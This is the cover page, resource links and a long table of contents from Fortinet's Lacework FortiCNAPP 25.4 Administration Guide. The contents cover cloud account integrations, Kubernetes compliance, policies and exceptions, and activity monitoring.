FORTINET

Administration Guide

Lacework FortiCNAPP

FORTINET DOCUMENT LIBRARY
https://docs.fortinet.com

FORTINET VIDEO LIBRARY
https://video.fortinet.com

FORTINET BLOG
https://blog.fortinet.com

CUSTOMER SERVICE & SUPPORT
https://support.fortinet.com

FORTINET TRAINING & CERTIFICATION PROGRAM
https://www.fortinet.com/training-certification

FORTINET TRAINING INSTITUTE
https://training.fortinet.com

FORTIGUARD LABS
https://www.fortiguard.com

END USER LICENSE AGREEMENT
https://www.fortinet.com/doc/legal/EULA.pdf

FEEDBACK
Email: techdoc@fortinet.com

December 05, 2025
Lacework FortiCNAPP 25.4 Administration Guide
91-254-1074833-20251205

TABLE OF CONTENTS

Getting started **97**
The PolygraphData Platform 97
How it works 98
Workload and container security 99
Onboarding **100**
Onboarding dashboard **101**
Onboarding process overview **102**
Onboarding tasks **103**
Integrating cloud accounts 103
Installing agents 103
Integrating your container registry 103
Setting up alert channels 104
Adding users 104
Setting up authentication 104
Accessing Lacework FortiCNAPP **105**
Logging in through FortiCloud **106**
Logging in with your Lacework FortiCNAPP credentials **109**
Migration to FortiCloud Services 109
Navigating FortiCloud Services **111**
FortiCloud Organizations 111
FortiCare ticketing services 112
User types 112
Migration to FortiCloud FAQ **113**
Lacework FortiCNAPP FAQ **115**
Product Capabilities 115
Does Lacework FortiCNAPP work in all datacenter and cloud environments? 115
Does Lacework FortiCNAPP perform enforcement? 115
How is Lacework FortiCNAPP Polygraph different from micro-segmentation? 115
Can I use Lacework FortiCNAPP for micro-segmentation? 115
How long is data stored by Lacework FortiCNAPP? 115
Does Lacework FortiCNAPP Polygraph support Containers? 116
Are CVSS scores available for Amazon Linux? 116
Where and how can I check the service status of Lacework FortiCNAPP? 116
I am having issues getting emails from Lacework FortiCNAPP or using the links from the Lacework FortiCNAPP login email? 116
Data Security 116
Is the data encrypted when in transit? 116
Does Lacework FortiCNAPP Polygraph collect any PII or sensitive data? 117
How is the data stored at the Lacework FortiCNAPP site? 117
Is customer data shared with other customers? 117
How are usernames and password kept safe? 117

Additional resources 118
Fortinet Document Library 118
Fortinet Community 118
Knowledge Base 118
Fortinet technical discussion forums 118
Fortinet Training Institute 118
Fortinet Support 119
Integration 120
AWS integration 121
Lacework FortiCNAPP Foundational Technical Review Assessor 122
Architecture 122
Use the CloudFormation Template to Deploy the Assessor 123
AWS integration using Terraform 124
AWS Integration - Automated 125
Before You Begin: Recommended AWS Permissions 125
Running Automated Configuration 125
Obtain Temporary AWS Security Token Service (STS) Credentials 126
Frequently Asked Questions 127
Can I disable creation of a specific integration when using automated configuration? 127
If the creation of an integration type fails, why does Lacework FortiCNAPP roll back the resources created for other integration types that were created successfully? 127
How do I know which cloud resources were created by automated configuration? 127
AWS Integration - Guided Configuration 129
Requirements 129
From AWS CloudShell 129
From Any Supported Host 129
Navigate to Guided Configuration 129
Create a CloudTrail+Configuration Integration 130
Basic Configuration 130
Advanced Configuration 130
Create an EKS Audit Log Integration 131
Basic Configuration 131
Advanced Configuration 132
Generate CLI Bundle 133
AWS Integration - Terraform from AWS CloudShell 134
Resources Provisioned by Lacework FortiCNAPP Terraform Modules 134
Requirements 135
Module Inputs Reference 135
Module Dependencies 135
AWS CloudShell Configuration 136
Install the Lacework FortiCNAPP CLI in AWS CloudShell 136
Create Lacework FortiCNAPP API Key 136
Configure the Lacework FortiCNAPP CLI 137
Deployment Scenarios 137
Scenario 1 - Deploy New CloudTrail and Add Configuration Assessment 137

Run the Lacework FortiCNAPP CLI in CloudShell 137
Validate the Configuration 138
Scenario 2 - Integrate Existing CloudTrail and Add Configuration Assessment 138
About SNS Topics 138
Run the Lacework FortiCNAPP CLI in CloudShell 139
Validate the Configuration 139
Scenario 3 - Deploy New Consolidated CloudTrail and Configuration Assessment 139
Run the Lacework FortiCNAPP CLI in CloudShell 140
Validate the Configuration 140
Scenario 4 - Integrate Existing Consolidated CloudTrail and Configuration Assessment 141
Run the Lacework FortiCNAPP CLI in CloudShell 141
Validate the Configuration 142
Scenario 5 - Configure Multiple AWS Accounts 142
Run the Lacework FortiCNAPP CLI in CloudShell 142
Validate the Configuration 143
Supplemental - For New or Existing CloudTrail with KMS Encrypted Buckets 143
Example 143
AWS Integration - Terraform from Any Supported Host 144
Overview 144
Resources Provisioned by Lacework FortiCNAPP Terraform Modules 144
Requirements 145
Module Inputs Reference 145
Module Dependencies 146
Install and Configure the Lacework FortiCNAPP CLI 146
Install the AWS CLI 146
Deployment Scenarios 146
Scenario 1 - Add Configuration Assessment Only 146
Run the Lacework FortiCNAPP CLI 147
Validate the Configuration 147
Scenario 2 - Deploy New CloudTrail and Add Configuration Assessment 147
Run the Lacework FortiCNAPP CLI 147
Validate the Configuration 148
Scenario 3 - Integrate Existing CloudTrail and Add Configuration Assessment 148
About SNS Topics 148
Run the Lacework FortiCNAPP CLI 149
Validate the Configuration 149
Scenario 4 - Deploy New Consolidated CloudTrail and Configuration Assessment 150
Run the Lacework FortiCNAPP CLI 150
Validate the Configuration 150
Scenario 5 - Integrate Existing Consolidated CloudTrail and Configuration Assessment 151
About SNS Topics 151
Run the Lacework FortiCNAPP CLI 151
Validate the Configuration 152
Scenario 6 - AWS Organizations Using AWS Control Tower 152
Run the Lacework FortiCNAPP CLI 153
Validate the Configuration 153
Scenario 7 - Configure Multiple AWS Accounts 153

Run the Lacework FortiCNAPP CLI 154
Validate the Configuration 154
Scenario 8 - Integrate Existing CloudTrail Using S3 Bucket Notifications 154
Run the Lacework FortiCNAPP CLI 155
Validate the Configuration 155
Supplemental - For New or Existing CloudTrail with KMS Encrypted Buckets 155
Example 156
AWS Security Token Service Limitations 156
AWS Integration Using CloudFormation 157
AWS Configuration Compliance with CloudFormation 157
AWS Configuration 158
CloudFormation Page 159
AWS CloudTrail and Configuration Compliance with CloudFormation 159
AWS CloudTrail and Configuration 159
CloudFormation Page 162
AWS Organizations and StackSets 162
AWS Control Tower Integration Using CloudFormation 163
How It Works 163
Prerequisites 164
Deployment Scenarios 164
Default deployment without Single Sub-account or Org options selected 165
Single Lacework FortiCNAPP Sub-Account with Lacework FortiCNAPP Organization 165
AWS Organizational Units (OUs) to Lacework FortiCNAPP Sub-Account Mapping with Lacework FortiCNAPP Organization 165
Installing the Lacework FortiCNAPP AWS Control Tower Integration 166
1. Generate a Lacework FortiCNAPP API Access Key 166
2. Log in to your AWS Control Tower Management Account 166
3. Deploy the Lacework FortiCNAPP AWS Control Tower Integration with CloudFormation 167
4. CloudFormation Progress 167
5. Update the KMS Key Policy for Cross-Account Role Access 167
6. Validate the Lacework FortiCNAPP AWS Control Tower Integration 168
Remove the Lacework FortiCNAPP AWS Control Tower Integration 168
Troubleshooting 169
Error deleting Stack/StackSet instances 169
Common Issues 169
AWS Management Account is not Monitored for Configuration Compliance 169
Events and Logs 170
FAQs 170
Integration with S3 Buckets Using SSE-KMS 172
AWS console 174
AWS CloudTrail Integration Prerequisites 175
Prerequisites 175
Additional Requirements 176
Pipeline Options 176

CloudTrail Log Delivery Notifications 176
Create an SNS Topic 177
Configure the Access Policy for Your SNS Topic 177
Set Up CloudTrail SNS Delivery 178
Set Up the SQS Queue 179
Create an IAM Policy and Role 180
S3 Event Notifications 198
Set Up the SQS Queue to Receive Notifications from the S3 Bucket 199
Enable and Configure the S3 Bucket to Send Notifications to the SQS Queue 199
Create an IAM Policy and Role 199
S3 Event Notifications with SNS 201
Create an SNS Topic 202
Set Up the SQS Queue 202
Set Up the SNS Topic to Receive Notifications from the S3 Bucket 202
Enable and Configure Event Notifications Using the Amazon S3 Console 203
Subscribe the SQS Queue to the SNS Topic 204
Create an IAM Policy and Role 204
AWS Configuration Integration Prerequisites 205
Prerequisites 205
Additional Requirements 205
Create IAM Policies and Role 205
Create Custom IAM Policies 206
Create a Cross-Account IAM Role 224
AWS Integration - Manual Configuration 226
Navigate to Manual Integration 226
AWS Configuration 226
AWS CloudTrail and Configuration 227
AWS GovCloud Integration 228
Use Terraform 228
Configuration (US GovCloud) Integration with Terraform 228
CloudTrail and Configuration (US GovCloud) Integration with Terraform 229
Terraform GovCloud Examples 230
Use a CloudFormation Template 231
AWS Setup 231
In the Lacework FortiCNAPP Console 232
AWS CloudTrail Integration for Organizations 234
Create an Integration in the Lacework FortiCNAPP Console 234
AWS CloudTrail Account Mapping for Organizations 236
Account Mapping File 236
Example Mapping for AWS OUs 237
Update the External ID of an Existing AWS Integration 238
Overview 238
Integrations to Update 238
Update Methods 238
Manual Update 239
Generate a New External ID in the Lacework FortiCNAPP Console 240

Update the External ID in the AWS Console 240
Save the Integration in the Lacework FortiCNAPP Console 240
External ID Format 240
Terraform Update 241
Delete and Recreate CloudFormation Integrations 241
Delete the Integration 242
Recreate the Integration 242
Delete and Recreate Control Tower with CloudFormation Integrations 242
Customizing your configuration integration 243
Lacework FortiCNAPP for AWS FAQ 245
AWS 245
In which AWS regions can I deploy Lacework FortiCNAPP Integrations? 245
Does Lacework FortiCNAPP use AWS Config service to pull configuration resources? 245
Can I search raw CloudTrail events in Lacework FortiCNAPP, and what frequency can I alert on these? 245
AWS CloudTrail 245
What is AWS CloudTrail? 245
What information does CloudTrail monitor? 246
How does Lacework FortiCNAPP work with CloudTrail? 246
I'm using CloudTrail today. Why do I need Lacework FortiCNAPP? 246
Is it easy to install Lacework FortiCNAPP with CloudTrail? 247
Can I use Lacework FortiCNAPP with CloudTrail to avoid using Lacework FortiCNAPP agents? 247
Which CloudTrail events does Lacework FortiCNAPP analyze? 247
Does Lacework FortiCNAPP support trails from different regions? 247
How does Lacework FortiCNAPP compare to AWS CloudWatch? 247
What are some of the use cases supported by Lacework FortiCNAPP for CloudTrail? 248
What kind of threats are caught by Lacework FortiCNAPP for AWS CloudTrail? 248
What information about CloudTrail events is available in Lacework FortiCNAPP for AWS CloudTrail? 248
Azure integration 250
Create an Azure App for Integration 251
About Entra ID Permissions 251
1. Create an Azure App Registration 251
2. Grant the Azure App the Directory Reader Role 252
Standard Entra ID Steps 252
Privileged Identity Management Steps 252
3. Assign Reader Permissions to Subscriptions 253
Assign Permissions to a Single Subscription 253
Assign Permissions to All Subscriptions 253
4. Assign Azure Key Vault permissions 254
Option 1: Vault access policy (default) 254
Option 2: Azure role-based access control (recommended) 254

Azure integration using Terraform ... **256**
Azure Integration - Automated Configuration ... **257**
Before you begin: configure your Azure application ... 257
Running Automated Configuration ... 258
Obtaining temporary account credentials ... 258
Removing an integration ... 259
Frequently Asked Questions ... 259
Can I disable creation of a specific integration when using automated configuration? 259
If the creation of an integration type fails, why does Lacework FortiCNAPP roll back the resources created for other integration types that were created successfully? ... 259
How do I know which cloud resources were created by automated configuration? ... 260
Azure Integration - Guided Configuration ... **261**
Requirements ... 261
From Azure Cloud Shell ... 261
From Any Supported Host ... 261
Navigate to Guided Configuration ... 262
Create an Azure Integration ... 262
Basic Configuration ... 262
Advanced Configuration ... 262
Generate CLI Bundle ... 264
Azure Integration - Terraform from Azure Cloud Shell ... **265**
Resources ... 265
Requirements ... 266
Module Dependencies ... 266
Azure Cloud Shell Configuration ... 266
Open Azure Cloud Shell within Azure Portal ... 266
Install the Lacework FortiCNAPP CLI in Azure Cloud Shell ... 267
Create Lacework FortiCNAPP API Key ... 267
Configure the Lacework FortiCNAPP CLI ... 267
Integrate Azure for All Subscriptions within the Tenant ... 268
Run the Lacework FortiCNAPP CLI in Cloud Shell ... 268
Validate the Configuration ... 269
Integrate Azure for the Primary Subscription ... 269
Run the Lacework FortiCNAPP CLI in Cloud Shell ... 269
Validate the Configuration ... 269
Integrate Azure for a Management Group ... 270
Run the Lacework FortiCNAPP CLI in Cloud Shell ... 270
Validate the Configuration ... 270
Disable Collecting and Processing Azure AD Resources ... 271
Deprecated Alternative Procedure for v0.x of the Modules ... 271
Azure Integration - Terraform from Any Supported Host ... **273**
Resources ... 273
Requirements ... 274
Module Dependencies ... 274
Install and Configure the Lacework FortiCNAPP CLI ... 274

Integrate Azure for All Subscriptions within the Tenant 275
Log in to Azure via the Azure CLI 275
Run the Lacework FortiCNAPP CLI 275
Validate the Configuration 275
Integrate Azure for the Primary Subscription 276
Log in to Azure via the Azure CLI 276
Run the Lacework FortiCNAPP CLI 276
Validate the Configuration 276
Integrate Azure for a Management Group 277
Log in to Azure via the Azure CLI 277
Run the Lacework FortiCNAPP CLI 277
Validate the Configuration 277
Disable Collecting and Processing Azure AD Resources 278
Deprecated Alternative Procedure for v0.x of the Modules 278
Azure portal 280
Azure Activity Log Integration - Manual Configuration 281
Requirements 281
Create an Azure AD App 281
Register the Necessary Resource Providers 282
Configure Azure for Activity Log Integration 282
Gather the Required Azure Client ID, Tenant ID, and Client Secret 287
Navigate to Manual Integration 287
Create an Azure Activity Log Integration 287
Alternative Permissions to Avoid CustomRoles 288
Azure Configuration Integration - Manual Configuration 290
Requirements 290
Create an Azure App 290
Gather Required Information from the Azure Portal 290
Navigate to Manual Integration 290
Create an Azure Configuration Integration 291
Gather Azure Client ID, Tenant ID, and Client Secret 292
Lacework FortiCNAPP for Azure FAQ 293
Compliance 293
In which Azure regions can I deploy Lacework FortiCNAPP Integrations? 293
How do I start using the Azure CIS benchmarks in the Compliance Reports? 293
Why do some benchmark rules show a 'Manual' status in the Compliance Reports? 293
Why do some Compliance rules display at the Tenant level but not at the Subscription level? 294
Why do some Compliance Tenant level IAM rules take longer to update? 294
Are Azure Key Vault permissions required for an Azure Configuration integration? 294
Google Cloud integration 295
Google Cloud Audit Log Integration Methods 295
Pub/Sub-Based Audit Log Integration 296
Storage-Based Audit Log Integration 296

Required Roles for Google Cloud Configuration and Audit Log Integrations ... 298
Organization Level Integration Roles ... 298
Project Level Integration Roles ... 299
Project Owner Access ... 299
Least Privilege Access ... 301
Create a Google Cloud Service Account and Grant Access ... 303
Create a Service Account ... 303
(Configuration Only) Create the Lacework FortiCNAPP Configuration Custom Role ... 303
Grant the Required Roles to the Service Account ... 304
Service Account Roles ... 305
Configuration Integration ... 305
Pub/Sub-Based Audit Log Integration ... 305
Storage-Based Audit Log Integration ... 305
Lacework FortiCNAPP Configuration Role Permissions ... 306
Next Steps ... 306
Google Cloud integration using Terraform ... 307
Google Cloud Integration - Automated Configuration ... 308
Before You Begin: Recommended GCP permissions ... 308
Running Automated Configuration ... 308
Obtaining a Temporary Access Token ... 309
Frequently Asked Questions ... 310
What permissions are required to run automated configuration? ... 310
Does automated configuration support organization level integrations? ... 310
Can I disable creation of a specific integration when using automated configuration? 310
If the creation of an integration type fails, why does Lacework FortiCNAPP rollback the resources created for other integration types that were created successfully? ... 310
How do I know which cloud resources were created when I ran automated configuration? ... 310
Google Cloud Integration - Guided Configuration ... 312
Requirements ... 312
From Google Cloud Cloud Shell ... 312
From Any Terraform-Supported Host ... 312
Navigate to Guided Configuration ... 313
Create an Audit Log (PubSub)+Configuration Integration ... 313
Basic configuration ... 314
Advanced Configuration ... 314
Create an Audit Log (Storage)+Configuration Integration ... 315
Basic configuration ... 315
Advanced Configuration ... 316
Create a GKE Audit Log Integration ... 317
Basic Configuration ... 317
Advanced Configuration ... 317
Generate CLI Bundle ... 318
Pub/Sub-Based Google Cloud Integration - Terraform from Google Cloud Shell ... 319
Google Cloud Resources ... 320

Prerequisites 321
Terraform Module Dependencies 321
Configure Google Cloud Shell 322
Launch Google Cloud Shell 322
Install the Lacework FortiCNAPP CLI in Google Cloud Shell 322
Create Lacework FortiCNAPP API Key 322
Configure the Lacework FortiCNAPP CLI 323
Integrate Google Cloud at the Organization Level 323
Create a Google Cloud Project 323
Add Project Owner Permissions to User Account 324
Run the Lacework FortiCNAPP CLI in Cloud Shell 324
Validate the Configuration 324
Integrate Google Cloud at the Project Level 325
Configure Project Owner Permissions to User Account 325
Run the Lacework FortiCNAPP CLI in Cloud Shell 325
Validate the Configuration 326
Integrate Multiple Projects with Terraform 326
Pub/Sub-Based Google Cloud Integration - Terraform from Any Supported Host 328
Overview 328
Google Cloud Resources 329
Prerequisites 330
Terraform Module Dependencies 330
Integrate Google Cloud at the Organization Level 331
Create a Google Cloud Project 331
Create a Service Account for Terraform 331
Add Service Account to Google Cloud Organization 331
Create Service Account Key 332
Configure the Lacework FortiCNAPP CLI 332
Run the Lacework FortiCNAPP CLI 332
Validate the Configuration 333
Integrate Google Cloud at the Project Level 333
Create a Service Account for Terraform 334
Create Service Account Key 334
Configure the Lacework FortiCNAPP CLI 334
Run the Lacework FortiCNAPP CLI 335
Validate the Configuration 335
Integrate Multiple Google Cloud Projects Using Terraform 336
Troubleshooting 336
How do I fix this issue: Error: no project value set? 336
Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform 337
Prerequisites 338
Collect Details of Existing Storage-Based Audit Log Integration 338
Delete Terraform Files for the Existing Storage-Based Audit Log Integration 339
Create Pub/Sub-Based Audit Log Integration 339

Mark Existing Storage-Based Audit Log Integration for Migration ... 340
Delete the Sink and Storage Bucket for the Storage-based Integration (Optional) ... 341
Create Custom LQL Policies for the Pub/Sub-Based Audit Log Integration ... 341
Storage-Based Google Cloud Integration - Terraform from Google Cloud Shell ... 342
Google Cloud Resources ... 343
Prerequisites ... 344
Terraform Module Dependencies ... 344
Configure Google Cloud Shell ... 345
Launch Cloud Shell within Google Console ... 345
Install the Lacework FortiCNAPP CLI in Cloud Shell ... 345
Create Lacework FortiCNAPP API Key ... 345
Configure the Lacework FortiCNAPP CLI ... 346
Integrate Google Cloud at the Organization Level ... 346
Create a Google Cloud Project ... 346
Add Project Owner Permissions to User Account ... 346
Run the Lacework FortiCNAPP CLI in Cloud Shell ... 347
Validate the Configuration ... 347
Integrate Google Cloud at the Project Level ... 348
Configure Project Owner Permissions to User Account ... 348
Run the Lacework FortiCNAPP CLI in Cloud Shell ... 348
Validate the Configuration ... 348
Integrate Multiple Projects with Terraform ... 349
Storage-Based Google Cloud Integration - Terraform from Any Supported Host ... 350
Google Cloud Resources ... 351
Prerequisites ... 352
Terraform Module Dependencies ... 352
Integrate Google Cloud at the Organization Level ... 352
Create a Google Cloud Project ... 353
Create a Service Account for Terraform ... 353
Add Service Account to Google Cloud Organization ... 353
Create Service Account Key ... 354
Configure the Lacework FortiCNAPP CLI ... 354
Run the Lacework FortiCNAPP CLI ... 354
Validate the Configuration ... 355
Integrate Google Cloud at the Project Level ... 355
Create a Service Account for Terraform ... 355
Create Service Account Key ... 356
Configure the Lacework FortiCNAPP CLI ... 356
Run the Lacework FortiCNAPP CLI ... 356
Validate the Configuration ... 357
Integrate Multiple Projects with Terraform ... 357
Troubleshooting ... 358
How do I fix this issue: Error: no project value set? ... 358

Google cloud console ... 359
Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration ... 360
Prerequisites ... 360
Create a Google Cloud Service Account and Grant Access ... 361
Enable the Required Google Cloud APIs ... 361
Configure Google Cloud for Audit Log Integration ... 361
Create the Google Cloud Audit Log Integration on the Lacework FortiCNAPP Console ... 363
Upload GCP Credentials ... 364
Enter GCP Credentials Manually ... 364
Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration ... 366
Prerequisites ... 367
Collect Details of Existing Storage-Based Audit Log Integration ... 367
Create Pub/Sub Topic and Subscription ... 368
Create Pub/Sub-based Audit Log Integration ... 368
Mark Existing Storage-Based Audit Log Integration for Migration ... 369
Delete the Sink and Storage Bucket for the Storage-based Integration (Optional) ... 369
Create Custom LQL Policies for the Pub/Sub-Based Audit Log Integration ... 369
Storage-Based Google Cloud Audit Log Integration - Manual Configuration ... 370
Requirements ... 370
Create a Google Cloud Service Account and Grant Access ... 371
Enable the Required Google Cloud APIs ... 371
Configure Google Cloud for Audit Log Integration ... 371
Create the Google Cloud Audit Log Integration on the Lacework FortiCNAPP Console ... 374
Navigate to Manual Integration ... 374
Create an Audit Log Integration ... 374
Enter Information Manually ... 375
Google Cloud Configuration Integration - Manual Configuration ... 377
Prerequisites ... 377
Google Cloud Project ... 377
Create a Google Cloud Service Account and Grant Access ... 377
Enable the Required Google Cloud APIs ... 377
Navigate to Manual Integration ... 378
Create a Google Cloud Configuration Integration ... 378
Upload GCP Credentials ... 378
Enter Information Manually ... 379
Validate your Google Cloud Configuration Integration ... 380
Enable the Required Google Cloud APIs ... 381
API List ... 381
How to Enable the APIs ... 382
Enable using the Google Cloud Console ... 382
Enable using the gcloud CLI ... 382

Delete a Lacework FortiCNAPP Integration from Google Cloud 384
Lacework FortiCNAPP for Google Cloud FAQ 385
Compliance 385
In which Google Cloud regions can I deploy Lacework FortiCNAPP Integrations? 385
How do I start using the Google Cloud CIS benchmarks in the Compliance Reports? 385
Why do some benchmark rules show a 'Manual' status in the Compliance Reports? 385
Why are some rules missing when viewing the Google Cloud CIS benchmark reports? 386
OCI integration 387
Required Roles for OCI Integration 388
OCI integration using Terraform 389
Requirements 389
Oracle Cloud Shell Configuration 390
Step 1. Launch Oracle Cloud Shell within Oracle Console 390
Step 2. Install the Lacework FortiCNAPP CLI in Oracle Cloud Shell 390
Step 3. Create Lacework FortiCNAPP API Key 390
Step 4. Configure the Lacework FortiCNAPP CLI 391
Step 5. Complete the Lacework FortiCNAPP Integration 391
Integrate OCI Manually 393
Set up a Lacework FortiCNAPP User in OCI 394
Set Up a Lacework FortiCNAPP User with the OCI CLI 394
Step 1: Create the Lacework FortiCNAPP User 395
Step 2: Create a Lacework FortiCNAPP Group 395
Step 3: Add the Lacework FortiCNAPP User to the Lacework FortiCNAPP Group 395
Step 4: Add a Lacework FortiCNAPP Policy 395
Step 5: Generate and Upload the OCI API Key 396
Step 6: Add the Lacework FortiCNAPP User to OCI Configuration 397
Set Up a Lacework FortiCNAPP User with the OCI Console 397
Step 1: Create the Lacework FortiCNAPP Group 398
Step 2: Create a Lacework FortiCNAPP User and Add the User to the Lacework FortiCNAPP Group 398
Step 3: Add the Lacework FortiCNAPP Policy 398
Step 4: Generate an API Signing Key for the User in the OCI Console 399
Next Steps 400
Add the OCI Integration 401
Requirements 401
Integrate an OCI Tenant with the Lacework FortiCNAPP Console 401
Integrate an OCI Tenant with the Lacework FortiCNAPP API 402
Remove an OCI Integration 403
Next Steps 404
Provision Access to OCI Resources with Resource Groups 405
Rotate the OCI API Key 406
Kubernetes compliance integration 407
Supported integration outcomes 407
Compliance summary for Amazon EKS integrations 407

Kubernetes compliance integration components 407
Node Collector 408
Cluster Collector 408
Cloud Collector (through cloud provider integration) 408
Timings for first report 408
Supported environments and prerequisites 409
Supported Kubernetes environments 409
Supported Kubernetes Versions 409
Integrations using Helm 409
Integrations using Terraform 409
Prerequisites 410
Linux agent access token 410
Integrations with Amazon EKS 410
Integrations with GKE 410
Kubernetes compliance integration using Helm 411
Configuration Parameters 412
Troubleshooting 414
Kubernetes compliance integration using Terraform 415
Run Terraform 415
Validate the Changes 419
Troubleshooting 419
Terraform for Lacework FortiCNAPP 420
Before starting with Terraform for Lacework FortiCNAPP 420
Terraform version support 420
Telemetry 420
Related topics 421
Getting started with Terraform for Lacework FortiCNAPP 422
Configuration 422
Creating an API key 422
Configure using the Lacework FortiCNAPP CLI (recommended) 422
Organization accounts 423
Environment variables 424
Static Credentials 424
Organization Level Access 425
Version pinning 425
Single role Terraform deployment 427
Use an existing role 427
Complete Terraform AWS configuration example 428
Use the example configuration 431
Add variable values 431
Remove unneeded modules 432
Verify Terraform setup 432
Apply the configuration 432
Manage cloud integrations with Terraform 433
About integrating cloud providers 433

Guided configuration 433
Lacework FortiCNAPP CLI 433
Terraform 434
Maintain cloud integrations with Terraform 435
Prerequisites 435
Add a cloud integration to Terraform management 436
Gather information 436
Configure and run the Terraform script 437
Update an integration under Terraform management 439
Manage alert channels with Terraform 440
About Lacework FortiCNAPP Alert Channels 440
Configuring Alert Channels with Terraform 440
Configuring alert profiles with Terraform 442
Alert 442
Manage alert rules with Terraform 443
About alert rules 443
Configuring alert rules with Terraform 443
Basic alert rule example 443
Alert rule for a specific AWS account 444
Alert rule for a specific event type 445
Multiple alert rules for intelligent routing 445
Managing resource groups with Terraform 447
Configuring resource groups with Terraform 447
Grouping AWS accounts 447
Grouping GCP organizations and projects 448
Grouping Azure tenants and subscriptions 448
Grouping containers 448
Grouping machines 449
Grouping Lacework FortiCNAPP accounts 449
Compliance 450
Cloud compliance 451
Cloud Compliance Dashboard 452
Filters 452
Global Filters 452
Tab Specific Filters 453
Date 454
Save View 454
On-Demand Compliance Scans 454
Run an On-Demand Scan 455
Dashboard Charts 455
Statistics 455
Policies Chart 456
Resources Chart 456
Non-compliant Policies by Severity Chart 456
Compliance List Charts 457

Policies Tab Chart 457
Frameworks/Accounts Tab Charts 457
Compliance List 458
Frameworks Tab 458
Policies Tab 460
Accounts Tab 461
Context Panels for Resources 463
Cloud Accounts in Non-Compliant Status (Resources Tab) 463
Moveable Table Columns 464
Determination of the Could Not Assess Status 464
Use Cases for Cloud Compliance Dashboard 465
Select a Cloud Provider and View Compliance Details 465
Select a Cloud Account and View Compliance Details 465
View Compliance Summary of a Cloud Account 465
View CIS Benchmark Report Overview 466
View Policy Assessments for a CIS Benchmark Report 466
View Compliance KPIs and Data Visualizations for a Benchmark Report 466
View and Add Exceptions on a Policy 466
View Critical and Non-Compliant Policies 467
Add and Edit Custom Frameworks 467
Kubernetes compliance 469
Kubernetes Compliance Dashboard 470
Prerequisites 470
Tabs 470
Filters 471
Collection Status 471
Resource Group 471
Cluster Type 471
Cloud Provider 471
Cluster 471
Account 472
Region 472
Namespace 472
Severity 472
Status 472
Domain 472
Date 472
Save View 473
Dashboard Charts 473
Statistics 473
Policies 473
Resources 474
Non-compliant policies by severity 474
Compliance List Charts 474
Policies Tab Chart 475
Clusters/Accounts/Frameworks/Sections Tab Charts 475
Compliance List 476

Clusters Tab 476
Accounts Tab 477
Frameworks Tab 478
Policies Tab 479
Sections Tab 480
Determination of the Could Not Assess Status 481
Kubernetes Compliance FAQs 483
How do I check whether the node collector or cluster collector is installed? 483
What does Lacework FortiCNAPP need to complete a full collection of data for Kubernetes Compliance? 483
How long does it take for a full collection of data? 484
What is the minimum version of the Lacework FortiCNAPP agent that supports Kubernetes Compliance? 484
What permissions and roles required for running the Cluster Collector on Amazon EKS clusters? 484
Why can't I create a custom resource group for Kubernetes? 484
Kubernetes Troubleshooting 486
Kubernetes Alerts 486
I've integrated my Kubernetes cluster and configured alerts for it. Why don't I see any alerts? 486
Kubernetes Compliance 486
How do I check if the Node and Cluster Collectors are running on a Kubernetes cluster? 486
How do I check if any custom changes made to configuration files have been processed successfully? 487
Node Collector 487
Cluster Collector 488
Why don't I see any Compliance Changed alerts after integrating my Kubernetes cluster? 490
Partial collection available due to mismatched Kubernetes cluster name 490
Issues Specific to Amazon EKS 491
Posture Policies 492
View Posture Policies 492
Create Compliance and Violation Policies 492
Lacework Query Language 493
Datasource Types 493
Alert Profiles 493
Use the API or CLI to Create Policies 494
Limitations 494
Create a Custom Compliance Policy 495
Before Starting 495
Create a Custom Compliance Policy Using the Lacework FortiCNAPP Console 496
Create the Policy 496
Add the Policy to a Custom Framework 498
Create Custom Compliance Policies Using the Lacework FortiCNAPP CLI 498
Create a Query 498
Create a Policy 499

Add the Policy to a Framework ... 500
Modify Compliance and Violation Policies ... 502
Change a Policy Configuration ... 502
Disable/Enable Policies ... 502
Delete Policies ... 503
Batch Update Policies ... 503
Manage Custom Policies with Terraform ... 504
Lacework FortiCNAPP Query Terraform Resource ... 504
Example lacework_query ... 504
Lacework FortiCNAPP Policy Terraform Resource ... 505
Example lacework_policy ... 505
Manage Policy Exceptions with Terraform ... 507
Lacework FortiCNAPP Policy Exception Terraform Resource ... 507
Example lacework_policy_exception ... 507
Add Compliance Policy Exceptions in the Lacework FortiCNAPP Console ... 508
Add an Exception to a Compliance Policy ... 508
Add Exception Criteria ... 508
Add Compliance Exceptions in the Kubernetes Compliance Dashboard ... 514
Manage Compliance Policy Exceptions in the Lacework FortiCNAPP Console 515
View Exceptions for a Policy ... 515
Edit an Exception for a Policy ... 515
Delete an Exception from a Policy ... 515
Other Actions ... 516
Search for Exceptions on a Policy ... 516
Refresh the List of Exceptions on a Policy ... 516
Download the List of Exceptions on a Policy ... 516
Add or Edit Compliance Policy Exceptions through the Lacework FortiCNAPP API ... 517
Add Compliance Policy Exceptions ... 517
1. Get the Policy Exception Configuration ... 517
2. Create the JSON Payload for the Exception ... 522
3. Add the Policy Exception ... 533
Edit Compliance Policy Exceptions ... 533
Activity monitoring ... 535
Cloud Activity Logs ... 536
Cloud Activity Integrations ... 537
AWS ... 537
Azure ... 537
Google Cloud ... 537
Cloud activity logs ... 538
CloudTrail ... 539
Overview ... 539
Filters ... 539
Time range ... 539

Visual graphs 539
Related alerts 540
Polygraph 540
CloudTrail logs 540
User details 540
User events 541
API error events 541
AWS anomaly alerting 541
Azure Activity Log Page 542
Overview 542
Filters 542
Time Range 542
Visual Graphs 542
Related Alerts 543
Polygraph 543
Activity Logs 543
User Details 543
API Error Events 544
Azure Anomaly Alerting 544
GCP Audit Log Page 545
Overview 545
Filters 545
Time Range 545
Visual Graphs 545
Related Alerts 546
Polygraph 546
Audit Logs 546
User Details 546
API Error Events 547
Google Cloud Anomaly Alerting 547
Log Types 548
Cloud activity log policies 549
Cloud Activity Policies 550
AWS CloudTrail Policies 550
Azure Activity Log Policies 550
Google Cloud Audit Log Policies 551
Create a Custom Violation Policy 552
Before Starting 552
Create a New Violation Policy 552
Create a Violation Policy by Cloning 553
Create a Violation Policy Manually 553

Anomaly Policies 555
Default Cloud Anomaly Policies 556
AWS Behavior Anomaly Policies 556
Azure Behavior Anomaly Policies 556
Google Cloud Behavior Anomaly Policies 557
Suppress Behavior Anomaly Alerts 558
Example Parameter Values 558
Suppress Crawler-Related Alerts 560
Overview 560
Suppress Alerts 560
Examples 561
Suppress by IP Address 561
